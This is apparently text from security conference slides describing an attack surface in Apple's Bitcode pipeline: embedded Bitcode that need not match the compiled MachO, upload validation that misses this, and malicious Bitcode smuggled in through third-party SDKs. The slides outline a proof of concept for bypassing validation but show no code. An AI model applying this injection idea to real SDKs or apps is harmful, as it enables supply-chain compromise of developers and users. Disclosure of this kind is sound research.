
# The Vulnerability and Attacking Surfaces - 2

- **Consistency Issue:** The Bitcode embedded into MachO may be not consistent to the Bitcode which the MachO compiled from



# The Vulnerability and Attacking Surfaces - 2

- App uploading




# The Vulnerability and Attacking Surfaces - 2

- Developers use Apple's Application Loader to upload App to AppStore
- During uploading, the validation process can't recognize that the Bitcode and MachO may be not from the same LLVM-IR

# The Vulnerability and Attacking Surfaces - 2

- Flow of attacking through injecting mal-bitcode into 3rd party SDK




# The Vulnerability and Attacking Surfaces - 2

- After Xcode 7, the 3rd party SDK should also contain Bitcode
- Bitcode is only used by Xcode or AppStore, not by developers
- If a program links a 3rd party SDK, the embedded Bitcode in SDK will not affect the compiling and linking process
- The SDK's Bitcode may contain malcode
- It's not easy for developers to find the malcode, even through reverse engineering

# Bypass AppStore's Uploading Validation

- We just want to prove the concept
- The payload doesn't contain any malcode
- The following picture shows what will do

# Bypass AppStore's Uploading Validation

